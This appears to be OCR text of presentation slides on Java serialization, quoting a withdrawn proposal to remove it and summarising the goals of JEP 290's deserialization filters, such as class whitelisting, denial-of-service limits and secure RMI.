
It is not a goal of this proposal to introduce an alternative serialization mechanism.

Motivation

Developers are well aware of the myriad shortcomings of Java's serialization facility. The plan to remove it and its associated APIs in the `java.io` package was first announced many years ago.

Status:
Closed / Withdrawn

Future Looks Bright



JEP 290: Filter Incoming Serialization Data

Owner	Roger Riggs
Created	2016/04/22 16:06
Updated	2016/09/12 08:22
Type	Feature
Status	Targeted
Component	core-libs / java.io:serialization
Scope	SE
Discussion	core dash libs dash dev at openjdk dot java dot net
Effort	S
Duration	S
Priority	2
Reviewed by	Alan Bateman, Andrew Gross, Brian Goetz
Endorsed by	Brian Goetz
Release	9
Issue	8154961

Summary

Allow incoming streams of object-serialization data to be filtered in order to improve both security and robustness.

Status: Targeted

JEP-290: What‘s in it for us?

OWASP
The Open Web Application Security Project

"Provide a flexible mechanism to narrow the classes that can be deserialized from any class available to an application, down to a context-appropriate set of classes."

Whitelist defensive deserialization

"Provide metrics to the filter for graph size and complexity during deserialization to validate normal graph behaviors."

Denial of Service mitigation

"Provide a mechanism for RMI-exported objects to validate the classes expected in invocations."

Secure RMI

"The filter mechanism must not require subclassing or modification to existing subclasses of ObjectInputStream."

Backwards compatible, catch‘em all!

"Define a global filter that can be configured by properties or a configuration file."

Configurable